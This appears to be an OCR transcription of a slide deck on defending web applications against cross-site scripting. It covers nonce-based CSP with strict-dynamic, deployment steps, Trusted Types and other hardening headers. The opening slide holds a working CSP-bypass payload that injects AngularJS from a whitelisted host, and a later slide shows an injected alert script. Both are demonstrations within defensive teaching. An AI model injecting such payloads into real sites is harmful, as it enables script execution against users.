
```
"><script
src="https://whitelisted.com/angularjs/
1.1.3/angular.min.js"></script>
<div ng-app ng-csp id=p
ng-click=$event.view.alert(1337)>
```

Research on this topic:

CSP is Dead, Long Live CSP

On the Insecurity of Whitelists and the Future of Content Security Policy
Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, Artur Janc
ACM CCS, 2016, Vienna

https://goo.gl/VRuuFN



Try the CSP Evaluator to spot obvious gaps in your CSP

(use case: XSS mitigation)

csp-evaluator.withgoogle.com

Better, faster, stronger: nonce-based CSP!


```
Content-Security-Policy:
    script-src 'nonce-...' 'strict-dynamic';
    object-src 'none'; base-uri 'none'
```

No customization required! *Except for the* ***per-response nonce value*** *this CSP stays the same.*


Google 2019 Case Study: >60% of XSS Blocked by CSP

Not perfect, but pretty good in practice

Very sensitive domains **with CSP**



Sensitive domains **with CSP**



The Idea Behind Nonce-Based CSP

When a CSP with *nonces* is **enforced**

```
Content-Security-Policy: script-src 'nonce-random123'
```

injected script tags **without a nonce** will be **blocked** by the browser

```
<script>alert('xss')</script> // XSS injected by attacker - blocked by CSP
```

script tags with a **valid nonce** will execute

```
<script nonce="random123">alert('this is fine!')</script>
<script nonce="random123" src="https://my.cdn/library.js"></script>
```

The Problem of Nonce-Only CSP

ALL <script> tags need to have the **nonce attribute**!

- ✘ Third-party scripts/widgets (You may not control all scripts!)
- ✘ Potentially large refactoring effort

```
Content-Security-Policy: script-src 'nonce-random123'
```

An already trusted script **cannot create new scripts** without explicitly setting the nonce

```
✔ <script nonce="random123">
    var s = document.createElement('script')
    s.src = "/path/to/script.js";
✘   document.head.appendChild(s);
  </script>
```

Enabler: New strict-dynamic keyword

Only <script> tags in **response body** need the **nonce attribute**!

- ✔ Third-party scripts/widgets (You may not control all scripts!)
- ✔ Potentially large refactoring effort

```
Content-Security-Policy: script-src 'nonce-random123' 'strict-dynamic'
```

Wit **'strict-dynamic'** an already trusted script can create new scripts without setting a

```
✔ <script nonce="random123">
    var s = document.createElement('script')
    s.src = "/path/to/script.js";
✔   document.head.appendChild(s);
  </script>
```

1..2..3 Strict CSP

How to deploy a nonce-based CSP?

STEP 1: Remove CSP blockers

STEP 2: Add CSP nonces to <script> tags

STEP 3: Enforce nonce-based CSP

STEP 1: Remove CSP blockers

A strong CSP **disables** common **dangerous patterns**

→ HTML must be refactored to not use these

inline event handlers: `<a onclick="alert('clicked')">b</a>`

javascript: URIs: `<a href="javascript:void(0)">a</a>`

STEP 1: Remove CSP blockers

HTML refactoring steps:

inline event handlers

```
<a onclick="alert('clicked')">b</a>
```

→

```
<a id="link">b</a>
<script>document.getElementById('link')
 .addEventListener('click', alert('clicked'));
</script>
```

javascript: URIs

```
<a href="javascript:void(0)">a</a>
```

→

```
<a href="#">a</a>
```

STEP 2: Add <script> nonces

Only <script> tags with a valid nonce attribute will execute!

HTML refactoring: add nonce attribute to script tags

```
<script src="stuff.js"/></script>
<script>doSth();</script>
```

→

```
<script nonce="{{nonce}}" src="stuff.js"/></script>
<script nonce="{{nonce}}">doSth();</script>
```

nonce-only CSPs (without `'strict-dynamic'`) must also propagate nonces to dynamically created scripts:

```
<script>
 var s = document.createElement('script');
 s.src = 'dynamicallyLoadedScript.js';
 document.body.appendChild(s);
</script>
```

→

```
<script nonce="{{nonce}}">
 var s = document.createElement('script');
 s.src = 'dynamicallyLoadedScript.js';
 s.setAttribute('nonce', '{{nonce}}');
 document.body.appendChild(s);
</script>
```

STEP 3: Enforce CSP

Enforce CSP by setting a **Content-Security-Policy** header

Strong

```
script-src 'nonce-...' 'strict-dynamic' 'unsafe-eval';
object-src 'none'; base-uri 'none'
```

Stronger

```
script-src 'nonce-...' 'strict-dynamic';
object-src 'none'; base-uri 'none'
```

Strongest

```
script-src 'nonce-...';
object-src 'none'; base-uri 'none'
```

CSP Adoption Tips

If parts of your site use static HTML instead of templates, use CSP **hashes**:

```
Content-Security-Policy: script-src 'sha256-...' 'strict-dynamic';
```

For debuggability, add **'report-sample'** and a **report-uri**:

```
script-src … 'report-sample'; report-uri /csp-report-collector
```

~~Production-quality policies need a few more directives & fallbacks for old browsers~~

```
script-src 'nonce-...' 'strict-dynamic' https: 'unsafe-inline';
object-src 'none'; base-uri 'none'
```


2022 update: All modern browsers support 'strict-dynamic' (CSP3). **No fallbacks needed** anymore, unless you need to support users on outdated browser versions!

CSP Coverage at Google [2019]

Currently a nonce-based CSP is <u>enforced</u> on: **62%** of all outgoing Google traffic

80+ Google domains (e.g. accounts.google.com)

160+ Services




CSP Coverage at Google [2023]

Currently a nonce-based CSP is <u>enforced</u> on: **85%** of all outgoing Google traffic

300+ Google domains (e.g. accounts.google.com)

700+ Services



Summary: Nonce-based CSP

+ No customization needed
+ More secure*
+ `<script>` tags with valid nonce attribute allowed to execute
+ Mitigates stored/reflected XSS
  - `<script>` tags injected via XSS (without nonce) are blocked
+ **NEW** in CSP3: `'strict-dynamic'`
~ DOM-based XSS partially mitigated
  ⟶ combine with Trusted Types!


No customization required! *Except for the* ***per response nonce value*** *this CSP stays the same.*

```
Content-Security-Policy:
  script-src 'nonce-...' 'strict-dynamic';
  object-src 'none'; base-uri 'none'
```

* https://ai.google/research/pubs/pub45542

Live Demo

web.dev



Mitigate cross-site scripting (XSS) with a strict Content Security Policy (CSP)

How to deploy a CSP based on script nonces or hashes as a defense-in-depth against cross-site scripting.

Mar 15, 2021

Available in: English, Español, Русский, and 한국어

Appears in: Safe and secure

Lukas Weichselbaum

Twitter GitHub Homepage

Detailed guide at
web.dev/strict-csp

Injection defenses: 2023 edition

Add **hardening** and **defense-in-depth** against injections:

Hardening: Use Trusted Types to make your client-side code safe from DOM XSS. Your JS will be safe by default; the only potential to introduce injections will be in your policy functions, which are much smaller and easier to review.

Defense-in-depth: Use CSP3 with nonces (or hashes for static sites) - even if an attacker finds an injection, they will not be able to execute scripts and attack users.

Together they prevent & mitigate the vast majority of XSS bugs.
[CSP and Trusted Types are enforced in >100 Google Web apps ⟶ these had no XSS in 2021]

```
Content-Security-Policy:
require-trusted-types-for 'script'; script-src 'nonce-...'; base-uri 'none'
```

Recap: Web Security, 2023 Edition

Defend against injections and isolate your application from untrusted websites.

CSP3 based on script nonces

- Modify your `<script>` tags to include a *nonce* which changes on each response

```
Content-Security-Policy: script-src 'nonce-...' 'strict-dynamic'; base-uri 'none'
```

Trusted Types

- Enforce type restrictions for unsafe DOM APIs, create safe types in policy functions

```
Content-Security-Policy: require-trusted-types-for 'script'
```

Fetch Metadata request headers

- Reject resource requests that come from unexpected sources
- Use the values of `Sec-Fetch-Site` and `Sec-Fetch-Mode` request headers

Cross-Origin Opener Policy

- Protect your windows references from being abused by other websites

```
Cross-Origin-Opener-Policy: same-origin
```

Browser Support 🤔

CSP3 based on script nonces

[All] 

Trusted Types

[Partial] 

← This is (mostly) fine.
Most DOM-XSS bugs get removed by refactoring code to be TT compatible

Fetch Metadata request headers

[All] 

← Just landed in Safari 16.4 🎉

Cross-Origin Opener Policy

[All] 

